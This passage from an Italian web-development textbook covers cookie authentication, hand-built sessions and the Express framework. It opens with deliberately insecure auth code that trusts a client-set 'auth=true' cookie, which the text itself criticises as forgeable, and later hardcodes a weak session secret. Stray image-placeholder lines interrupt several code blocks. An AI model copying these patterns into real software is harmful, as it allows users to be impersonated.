JS auth.js

```
function checkUserAuthentication(request) {
  let cookies = parseCookies(request);
  if (cookies.auth) {
    return [true, cookies.username];
  } else {
    return [false, undefined];
  }
}
```

Purtroppo, anche per analizzare i cookie siamo da soli. L'header `Cookie` si presenta così: `Cookie: auth=true; username=luigi`.

JS cookies.js

```
function parseCookies(request) {
  const list = {};
  const cookieHeader = request.headers?.cookie;
  if (!cookieHeader) return list;

  cookieHeader.split(`;`).forEach(function (cookie) {
    let [name, ...rest] = cookie.split(`=`);
    name = name?.trim();
    if (!name) return;

    const value = rest.join(`=`).trim();
    if (!value) return;

    list[name] = decodeURIComponent(value);
  });

  return list;
}
```

```
"auth=true; username=luigi"
  ↓ split(";")
["auth=true", " username=luigi"]
  ↓ split("="), trim
name = "username"
value = "luigi"
  ↓ decodeURIComponent
{ auth: "true", username: "luigi" }
```

Dall'header `Cookie` all'oggetto `list`.

Perché quel `rest.join`

Il codice cerca di essere robusto quando il **valore** di un cookie contiene a sua volta un `=`. Spezzare su `=` produce più di due parti, e ricomporre tutto ciò che segue il primo `=` è l'unico modo corretto. Di norma i cookie sono codificati come URL, ma la specifica non lo impone.

Rendere disponibile lo stato ai controller

Tutte le pagine della nostra applicazione sono influenzate dall'autenticazione: la barra di navigazione, per esempio, mostrerà «Benvenuto, utente» invece di «Login». Vogliamo quindi che questa informazione sia disponibile a tutti i controller.

Un modo è calcolarla una volta sola in `handleRequest` e passarla lungo la catena come oggetto **context**.

JS router.js


```
function handleRequest(request, response) {
  let [isUserAuthenticated, username] = checkUserAuthentication(request);

  let context = {
    isUserAuthenticated: isUserAuthenticated,
    username: username
  };

  switch (request.url) {
    /* ... altre rotte ... */
    case "/todo":
      handleTodoListRequest(request, response, context); break;
  }
}
```

JS todo-controller.js

```
function handleTodoListRequest(request, response, context = {}) {
  if (!context.isUserAuthenticated) {
    handleError(request, response, 401, "Non autorizzato!");
  } else {
    switch (request.method) {
      case "GET":
        handleTodoListRequestGet(request, response, context); break;
      case "POST":
        handleTodoListRequestPost(request, response, context); break;
      default:
        handleError(request, response, 405, "Metodo non supportato");
    }
  }
}
```



Prima l'autenticazione, poi il metodo.

I PROBLEMI DELL'APPROCCIO A COOKIE

L'approccio funziona ed è semplice da implementare. Purtroppo soffre di un problema **critico**.

I cookie sono interamente controllati dal client

Manipolarli è banale: bastano i DevTools. Un utente può cambiare il valore del proprio cookie `username` in qualunque altro nome utente, oppure impostarsi da solo un cookie `auth=true` **senza mai passare dalla pagina di login**. La nostra autenticazione diventa del tutto inutile.
Il problema della manomissione si può mitigare con i **cookie firmati**: il server firma i cookie con la propria chiave privata e, finché la chiave resta segreta, riconosce quelli manomessi. Resta però il fatto che i dati viaggiano sul client.

Ci sono poi limiti pratici. I browser impongono restrizioni sui cookie per evitare problemi di prestazioni:

- la dimensione di un cookie è generalmente limitata a **4096 byte**;
- ogni host può memorizzare in genere dai **20 ai 50 cookie** per dominio.

E se dovessimo memorizzare più dati di sessione?

LE SESSIONI WEB

Sessione web

Quando serve tenere traccia di informazioni attraverso più richieste, il server crea una **sessione** per un dato client. Una sessione è una struttura dati che memorizza coppie chiave-valore, **gestita e conservata sul server**. È identificata da un **identificatore di sessione** univoco (o *session token*), che viene passato al client, generalmente come cookie.

Il punto chiave è che i **dati restano sul server**: il client possiede soltanto un identificatore opaco, e non può metterci mano.




Figura 13.2: *Il client possiede solo l'identificatore; i dati restano sul server.*

IMPLEMENTARE LE SESSIONI DA ZERO

Realizzare un meccanismo di sessione di base in Node.js è piuttosto semplice. Si possono usare gli oggetti `Map` di JavaScript: una prima mappa associa ciascun identificatore di sessione a una sessione, che è a sua volta una mappa di coppie chiave-valore.

```
JS Session.js
class Session {


  constructor() {
    this.sessionStore = new Map();
  }

  createSession() {
    let sessionId = this.generateNewSessionId();
    this.sessionStore.set(sessionId, new Map());
    return sessionId;
  }

  storeSessionData(sessionId, key, value) {
    return this.getSessionById(sessionId)?.set(key, value);
  }

  getSessionFromRequest(request) {
    let requestSessionId = parseCookies(request)["sessionId"];
    return this.getSessionById(requestSessionId);
  }

  /* altri metodi ... */
}
```



Una mappa di mappe: all'identificatore corrisponde la sessione dell'utente.

Usare le sessioni

Quando un utente effettua il login, creiamo una nuova sessione, vi memorizziamo i dati rilevanti e passiamo l'identificatore come cookie.

JS login.js

```
if (isAuthenticated) {
  // crea una nuova sessione per l'utente
  let sessionId = session.createSession();
  session.storeSessionData(sessionId, "username", user.username);
  session.storeSessionData(sessionId, "auth", true);

  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `sessionId=${sessionId}; max-age=${60 * 60}`
    ]
  });
  response.end();
}
```

Risposta generata

```
HTTP/1.1 300 Multiple Choices
Location: /
Set-Cookie: sessionId=ahs37...; max-age=3600
```

Al client arriva solo l'identificatore:
nome utente e `auth` restano sul server.


Quando serve accedere ai dati di sessione:

JS router.js

```
function handleRequest(request, response) {
  let userSession = session.getSessionFromRequest(request);

  let context = {
    isUserAuthenticated: userSession?.get("auth"),
    username: userSession?.get("username")
  };

  /* resto del codice */
}
```



Dal cookie alla sessione, dalla sessione al contesto.

Il codice del router è praticamente identico a quello della versione con i cookie: cambia solo **da dove** arrivano i dati. Il cookie ora contiene un identificatore opaco, e manometterlo non serve a nulla: se l'identificatore non corrisponde a una sessione esistente sul server, `getSessionById` restituisce `undefined`.

Le sessioni in memoria non bastano in produzione

Conservare le sessioni in una `Map` in memoria funziona benissimo per imparare, ma ha due limiti concreti. Al **riavvio** del server tutte le sessioni spariscono e tutti gli utenti devono rifare il login. E se l'applicazione gira su **più macchine** dietro un bilanciatore di carico, una richiesta servita dalla macchina B non trova la sessione creata sulla macchina A. In produzione le sessioni si conservano in un archivio condiviso (Redis, un database), oppure si adottano token autoconsistenti e firmati.

Altri metodi di tracciamento

Usare un cookie per memorizzare l'identificatore di sessione è l'approccio più diffuso: è semplice e ampiamente supportato. Ne esistono però altri:

- **URL rewriting**: l'identificatore viene aggiunto a ogni URL come parametro di query;
- **campi form nascosti**: l'identificatore è memorizzato in campi nascosti dei form e viene inviato insieme agli altri dati.

Entrambi hanno lo svantaggio di esporre l'identificatore in luoghi dove è facile che finisca per essere condiviso o registrato nei log: si usano soprattutto quando i cookie non sono disponibili.

Riferimenti

- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL.
  Parte rilevante: sezione 3.11 (*Session monitoring*); si possono ignorare gli esempi con le Java Servlet.
- **Using HTTP cookies** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`
- **RFC 6265: HTTP State Management Mechanism**.
  `https://datatracker.ietf.org/doc/html/rfc6265`

Express

Abbiamo sviluppato la stessa applicazione tre volte: con CGI e Bash, con PHP e con Node.js puro. Ogni volta abbiamo incontrato gli stessi punti dolenti:

- molto lavoro ripetitivo e noioso (analizzare i cookie, leggere e interpretare il corpo delle richieste);
- nessuna gestione delle sessioni pronta all'uso (tranne che in PHP);
- nessun supporto integrato ai *middleware*, per esempio per l'autenticazione;
- nessun motore di template integrato.

Gestire il routing, generare template, gestire sessioni, autenticazione e autorizzazione sono compiti **comuni a ogni progetto**. Non vogliamo reinventare la ruota ogni volta.

Che cos'è un framework

Framework

Un **framework** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di software. I **web framework** sono progettati specificamente per semplificare e snellire lo sviluppo di applicazioni web, fornendo un modo **strutturato** di costruirle e organizzarle.

Framework e **librerie** non sono la stessa cosa, e la differenza è sostanziale.

Libreria	Framework
È essenzialmente un insieme di funzioni che possiamo invocare per far svolgere un compito.	Incarna un progetto astratto, con molto più comportamento già incorporato.
Ogni chiamata svolge il proprio lavoro e poi **restituisce il controllo** a chi ha chiamato.	Il codice scritto da noi viene **innestato** dentro il framework.
Il **nostro** codice controlla il flusso di esecuzione.	È il **framework** a controllare il flusso di esecuzione, e invoca il nostro codice quando serve.

Inversione del controllo

Inversion of Control

L'**inversione del controllo** (IoC) è la caratteristica distintiva dei framework: il flusso di controllo è **invertito** rispetto alla programmazione imperativa tradizionale, e la responsabilità di gestirlo passa dallo sviluppatore al framework.

È nota anche come «legge di Hollywood»: *«Non chiamarci tu, ti chiamiamo noi»*.




Figura 14.1: *Con una libreria il controllo resta a noi; con un framework passa al framework.*

Che cosa contiene un web framework

- **Funzionalità di base**: routing, analisi delle richieste, validazione degli input, gestione dei cookie, sessioni.
- **Motore di template**: aiuta a generare contenuto dinamico, separando la logica dalla presentazione.
- **Meccanismo ORM** (*Object-Relational Mapping*): semplifica l'interazione con il database permettendo di lavorare con oggetti invece che con interrogazioni SQL.

Framework opinionated

I framework possono essere più o meno **opinionated**.

Un framework **fortemente opinionated** arriva con un insieme rigido di convenzioni, buone pratiche e decisioni prese dai suoi autori: impone un modo specifico di fare le cose e lascia poco margine allo sviluppatore. Un framework **unopinionated** non impone un modo specifico.

Pro	Contro
Garantiscono maggiore coerenza fra progetti diversi.	Possono avere una curva di apprendimento più ripida.
Accelerano lo sviluppo, riducendo l'affaticamento decisionale.	Possono non essere abbastanza flessibili per un certo progetto.

Express

Express si autodefinisce un «framework web veloce, unopinionated e minimalista per Node.js», ed è di gran lunga il framework di back-end più diffuso per Node.js.

```
npm install express
```

JS index.js

```
import express from "express";

const app = express();     // crea un'applicazione express
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```



Vale la pena confrontare queste otto righe con le decine di righe di `switch` del capitolo 12.


Routing

Il **routing** è il modo in cui il framework stabilisce come gestire una richiesta verso un dato *endpoint*. Una rotta si definisce con i metodi appropriati sull'oggetto `app`, tipicamente nella forma:

```
app.<METODO>(<PERCORSO>, callback)
```

```
app.get("/hello", (req, res) => {
  res.send("Hello");
});

app.post("/hello", (req, res) => {
  res.send("Hello Post");
});
```



Stesso percorso, metodi diversi, risposte diverse.

Percorsi delle rotte


I percorsi possono essere stringhe, schemi di stringa o espressioni regolari complete. In caso di più corrispondenze, si applica **la prima** rotta che corrisponde.

JS routes.js

```
app.get("/webtech", (req, res) => {
  res.send("Web Technologies!");
});

// corrisponde a /webtech, /web-tech,
// /web-technologies, /webtechnologies...
app.get("/web(-)?tech*", (req, res) => {
  res.send("Web Technologies Pattern!");
});

// corrisponde a /webtech, /wirelesstech,
// /wtech, /whatever-tech...
app.get(/^\/w.*tech$/, (req, res) => {
  res.send("Web Technologies Regex!");
});
```



Vince la prima rotta che corrisponde.


Parametri di rotta

Le rotte possono catturare segmenti di URL con un nome, detti **parametri**, dichiarati nel percorso con la sintassi `:nomeParametro`. I parametri catturati sono resi disponibili nell'oggetto `req.params`.

JS params.js

```
// per una richiesta a /student/42/exams/TecWeb
app.get("/student/:student_id/exams/:exam_name", (req, res) => {
  res.send(req.params);   // {"student_id":"42","exam_name":"TecWeb"}
});

// si puo' vincolare il formato con una regex fra parentesi:
// corrisponde a /student/42/exams/TecWeb ma NON a /student/bob/exams/TecWeb
app.get("/student/:student_id([0-9]+)/exams/:exam_name", (req, res) => {
  res.send(req.params);
});
```



req.params	
student_id	"42"
exam_name	"TecWeb"

I segmenti con i due punti diventano proprietà di `req.params`.

Il problema risolto

Questo è esattamente il caso `GET /users/42/friends` che nel capitolo 12 avevamo indicato come impossibile da gestire con uno `switch` su stringhe esatte. Con Express diventa una riga.


Più gestori per una rotta

È possibile specificare più funzioni gestore per una rotta. Si comportano come *middleware*, e `next` è la callback che invoca il gestore successivo.

JS handlers.js

```
let f1 = function (req, res, next) { console.log("f1"); next(); }
let f2 = function (req, res, next) { console.log("f2"); next(); }
let f3 = function (req, res, next) { console.log("f3"); next(); }


app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
});
```



Rotte concatenabili e router modulari

Con `app.route()` il percorso si specifica in un solo punto (meno ridondanza) e i gestori specifici per metodo si concatenano.

```
JS chained.js
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
```



Un percorso, un gestore per metodo.

Si può anche creare un **router modulare** (a sinistra), da montare nell'applicazione principale (a destra):

```
JS router.js
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

```
JS index.js
import { router as echoRouter } from "./router.js";

const app = express();

// monta echoRouter, opzionalmente sotto un certo percorso
app.use("/custom", echoRouter);
// /custom/echo/:value e' gestita dal router

app.listen(3000);
```

È il modo con cui si tiene ordinata un'applicazione di dimensioni reali: un file di rotte per ciascuna area funzionale.

RISPONDERE AL CLIENT

Sull'oggetto risposta (`res`) vanno invocati i metodi appropriati per inviare una risposta al client, **altrimenti la richiesta resta appesa**.

Metodo	Descrizione
`res.download()`	propone il download di un file
`res.end()`	termina il processo di risposta
`res.json()`	invia una risposta JSON
`res.jsonp()`	invia una risposta JSON con supporto JSONP
`res.redirect()`	reindirizza una richiesta
`res.render()`	genera un template di vista
`res.send()`	invia una risposta di vario tipo
`res.sendFile()`	invia un file come flusso di byte
`res.sendStatus()`	imposta il codice di stato e ne invia la rappresentazione testuale come corpo

Generare un template

JS index.js

```
const app = express();

app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});

app.listen(3000);
```

pug views/template.pug

```
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p Il procedimento e' immediato.
```

Pug Template rendered in Express

Rendering a Pug Template in Express

Il procedimento e' immediato.

I dati impostati nell'oggetto `res.locals` sono disponibili a tutte le viste generate per quella risposta.

JS locals.js

```
app.get("/example", (req, res) => {
  res.locals.items = [
    { name: "Web tech.", grade: "A+" },
    { name: "Soft. Eng.", grade: "A" },
    { name: "Calculus",  grade: "B" },
  ];
  res.render("example");
});
```

pug views/example.pug

```
doctype html
html
  head
    title List of Exams
  body
    h1 List of Exams
    each exam in items
      li #{exam.name} grade #{exam.grade}
```

List of Exams

List of Exams

- Web tech. grade A+
- Soft. Eng. grade A
- Calculus grade B

Il ciclo richiesta-risposta

Il ciclo richiesta-risposta è il cuore di Express. Quando arriva una richiesta:

1. vengono creati un oggetto richiesta e un oggetto risposta;
2. viene eseguita una **sequenza** di uno o più passi di elaborazione (analizzare il corpo, analizzare i cookie, stabilire una sessione, …);
3. viene preparata e inviata la risposta.




Figura 14.2: *Il ciclo richiesta-risposta di Express.*

Middleware

In Express i **middleware** sono funzioni che possono manipolare gli oggetti richiesta e risposta correnti, oppure eseguire codice arbitrario. Si chiamano così perché sono eseguiti **nel mezzo**, fra la ricezione di una richiesta e l'invio della relativa risposta.

I middleware:

- vengono eseguiti **nello stesso ordine in cui sono dichiarati**;
- ricevono come argomenti `req` (l'oggetto richiesta), `res` (l'oggetto risposta) e `next` (una callback che invoca il middleware successivo nella pila).

Esempio 14.1 — Il primo middleware

middleware.js

```
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```

index.js

```
app.use(logger);   // monta logger sul percorso "/"

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

Terminale, a ogni richiesta

```
LOGGER HAS BEEN CALLED!
```

Esempio 14.2 — Un middleware che arricchisce la richiesta

middleware.js

```
export function addTimestamp(req, res, next) {
  req.timestamp = new Date();
  next();
}
```

req	
method	"GET"
url	"
timestamp	Date …

`addTimestamp` arricchisce `req`.

index.js

```
app.use(addTimestamp);
app.use(logger);

app.get('/', (req, res) => {
  res.send(`Richiesta ricevuta il ${req.timestamp}`)
});
```

localhost:3000

Richiesta ricevuta il Mon Oct 05 2026 10:15:42 GMT+0200

Qui si vede il punto centrale: un middleware può **aggiungere proprietà** all'oggetto richiesta, e tutti i middleware e i gestori successivi le trovano già pronte. È il meccanismo con cui l'oggetto `context` che avevamo passato a mano nel capitolo 13 diventa superfluo.

Dimenticare `next()`

Se un middleware non invoca `next()` e non invia una risposta, la richiesta resta **appesa** finché il client non va in timeout. È l'errore più comune con Express, e non produce alcun messaggio d'errore: semplicemente la pagina non carica mai.

GESTIONE DEGLI ERRORI

È importante assicurarsi che ogni errore verificatosi durante l'elaborazione dei middleware o delle rotte sia gestito correttamente da Express.

Se un errore viene sollevato durante l'esecuzione di codice **sincrono**, viene catturato automaticamente dal gestore di errori predefinito di Express.

```
app.get("/error", (req, res) => {
  throw new Error("Si e' verificato un errore");
});
```




La pagina d'errore predefinita di Express (stato 500, traccia solo in sviluppo).

Gli errori restituiti da funzioni **asincrone** invocate da gestori di rotta e middleware devono invece essere passati esplicitamente a `next()`.

async-error.js

```
app.get('/readfile', (req, res, next) => {
  fs.readFile('/file-does-not-exist', (err, data) => {
    if (err) {
      next(err);       // passa l'errore a Express
    } else {
      res.send(data);
    }
  })
});
```



L'errore della callback va consegnato a mano a `next`.

A partire da Express 5, i gestori e i middleware che restituiscono una Promise invocano automaticamente `next(value)` quando questa viene rifiutata o solleva un errore, per cui non sarà più necessario farlo esplicitamente.

```
app.get('/user/:id', async (req, res, next) => {
  const user = await getUserById(req.params.id)
  res.send(user)
});
```

Gestori di errore personalizzati

Express include un gestore di errori predefinito, che stampa l'intera traccia di stack solo in modalità sviluppo. Se ne possono definire di propri: sono middleware speciali con **quattro** parametri di ingresso.

JS error-handler.js

```
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});
```

localhost:3000/error

Something broke!

Terminale del server

```
Error: Si e' verificato un errore
    at file:///app/index.js:12:9
    ...
```

Quattro parametri, non tre

È l'**arità** della funzione a dire a Express che si tratta di un gestore di errori: una funzione con tre parametri è un middleware normale, una con quattro è un gestore di errori. Ometterne uno per distrazione fa sì che il gestore non venga mai invocato, senza alcun avviso.

MIDDLEWARE UTILI

express.static

Middleware integrato, progettato per servire file statici. Usa `req.url` per determinare se una richiesta corrisponde alla directory radice indicata.

```
// i file nella directory public diventano statici
app.use(express.static("public"));
```

```
public/
   css/style.css ⟶ /css/style.css
   img/logo.png  ⟶ /img/logo.png
   index.html    ⟶ /index.html
```

Ogni file di `public` ha la sua URL.

Sostituisce da sola tutti i `case` con `fs.readFile` che avevamo scritto a mano nel capitolo 12.

express.urlencoded

Middleware integrato che analizza il corpo delle richieste con contenuto codificato come URL, cioè quelle inviate dai form.

JS form.js

```
app.use(express.urlencoded({ extended: false }));

app.get("/form", (req, res) => { res.render("form"); });

app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```

pug views/form.pug

```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```

localhost:3000/form

Form

ciao | 3 | Invia

Dopo l'invio: `msg=ciao; num=3`

Una riga sostituisce le due funzioni di analisi del corpo scritte a mano nel capitolo 12, gestione della codifica URL compresa.

express.json

Si comporta come `express.urlencoded`, ma analizza corpi in formato JSON. Sarà fondamentale nel capitolo sulle API REST.

```
app.use(express.json());

app.post("/json", (req, res) => {
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);
});
```

Richiesta

```
POST http://localhost:3000/json HTTP/1.1
Content-Type: application/json

{
  "exam": "Web Technologies",
  "grade": "A+"
}
```

Risposta

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 31

exam=Web Technologies; grade=A+
```

express-session

Middleware disponibile su npm, semplifica la gestione di una sessione memorizzata sul server: i dati restano sul server, l'identificatore viaggia in un cookie. È esattamente il meccanismo che nel capitolo 13 abbiamo implementato a mano.

session.js

```
app.use(session({
  secret: "s3cr37",
  saveUninitialized: false,
  resave: false
}));


app.get("/session-counter", (req, res) => {
  if (!req.session?.count) {
    req.session.count = 1;
    res.send("E' la prima volta che visiti questa pagina.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`Hai visitato questa pagina ${req.session.count} volte.`);
  }
});
```

1ª visita

E' la prima volta che visiti questa pagina.

3ª visita

Hai visitato questa pagina 3 volte.



Il contatore sta sul server; il browser conserva solo il cookie `connect.sid`.

L'archivio predefinito non è per la produzione

L'archivio di sessione predefinito di `express-session` tiene tutto in memoria: per la produzione va configurato un archivio dedicato, per esempio basato su *memcached* o *Redis*. Sono gli stessi limiti già discussi nel capitolo 13.

cookie-parser

Analizza l'header `Cookie` delle richieste in arrivo e popola `req.cookies` con un oggetto le cui proprietà sono i nomi dei cookie.

JS cookies.js

```
app.use(cookieParser());

app.get("/cookie-counter", (req, res) => {
  if (!req.cookies?.count) {
    res.cookie("count", 1, { maxAge: 10 * 60 * 1000 });
    res.send("E' la prima volta che visiti questa pagina.");
  } else {
    let count = parseInt(req.cookies.count) + 1;
    res.cookie("count", count, { maxAge: 10 * 60 * 1000 });
    res.send(`Hai visitato questa pagina ${count} volte.`);
  }
});
```

3ª visita

Hai visitato questa pagina 3 volte.

cookie nel browser	
count	"3"

Qui invece il contatore viaggia nel cookie:
il client può leggerlo e cambiarlo.

MESSAGGI FLASH

Spesso, nelle applicazioni web, gli utenti vengono **reindirizzati** dopo aver compiuto un'azione, per esempio riportati alla homepage dopo aver cancellato dei dati. È buona norma fornire un riscontro, così che sappiano se l'operazione è andata a buon fine.

La parte difficile è che, dopo il reindirizzamento, comincia un ciclo richiesta-risposta **completamente nuovo**. Come tenere traccia del fatto che dobbiamo mostrare un messaggio?

È l'ennesima variazione del solito problema: HTTP non ha stato. Si risolve nei modi già visti (cookie, sessioni), e alcuni middleware sono molto utili allo scopo. Uno è **connect-flash**.

JS flash.js

```
import flash from "connect-flash";

app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "Sei stato reindirizzato.");
  req.flash("info", "Questa e' una dimostrazione dei messaggi flash.");
  req.flash("success", "E' andato tutto bene.");
  req.flash("error", "Ma abbiamo anche un messaggio di errore.");
  res.redirect("/showflash");
});

app.get("/showflash", (req, res) => {
  let infos     = req.flash("info");      // consuma i messaggi con quella chiave
  let successes = req.flash("success");
  let errors    = req.flash("error");
  res.render("flash", { infos: infos, successes: successes, errors: errors });
});
```

pug views/flash.pug

```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```

localhost:3000/showflash

- Sei stato reindirizzato.
- Questa e' una dimostrazione dei messaggi flash.
- E' andato tutto bene.
- Ma abbiamo anche un messaggio di errore.

Ricaricando la pagina, la lista è vuota.

Una volta consumati, i messaggi flash vengono **cancellati**: ricaricando la pagina `/showflash`, o visitandola direttamente senza essere stati reindirizzati, non compare alcun messaggio. È precisamente il comportamento che si desidera per una notifica «usa e getta».

RIFERIMENTI

- **Express web framework (Node.js/JavaScript)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs
- **Inversion of Control**, Martin Fowler.
  https://martinfowler.com/bliki/InversionOfControl.html
- **Express Guide** — sito ufficiale.
  https://expressjs.com/en/guide/routing.html
  https://expressjs.com/en/guide/writing-middleware.html
  https://expressjs.com/en/guide/using-middleware.html
  https://expressjs.com/en/guide/using-template-engines.html
  https://expressjs.com/en/guide/error-handling.html

Una web app con Express

Sappiamo ora che cosa sono i web framework, e conosciamo Express: router, middleware, template. Mettiamo a frutto queste conoscenze costruendo un'applicazione vera, e affrontando l'ultimo pezzo mancante: la **persistenza dei dati**.

Object-Relational Mapping

Quando si sviluppa software orientato agli oggetti che salva i dati in un database relazionale, si ha a che fare con **due rappresentazioni diverse** degli stessi dati: da una parte gli oggetti che vivono nello heap, dall'altra le righe delle tabelle del database.




Figura 15.1: *Le due rappresentazioni che un ORM tiene allineate.*

Le due rappresentazioni sono piuttosto diverse, e vanno tenute **allineate**: le modifiche agli oggetti del dominio vanno riportate nello schema del database, e le modifiche allo schema possono avere impatto sul codice esistente. È un lavoro considerevole, fatto di molto codice ripetitivo.

Libreria ORM

Una libreria **ORM** (*Object-Relational Mapping*) è una soluzione già pronta che aiuta a mantenere allineate la rappresentazione a oggetti e quella relazionale, permettendo di lavorare con **astrazioni di alto livello** invece che con interrogazioni SQL.

Tipicamente una libreria ORM permette di:

- definire in modo **dichiarativo** come le tabelle sono mappate sugli oggetti;
- creare e aggiornare automaticamente lo schema del database;
- eseguire facilmente le operazioni **CRUD** (*Create, Read, Update, Delete*);
- comporre ed eseguire interrogazioni complesse in modo dichiarativo;
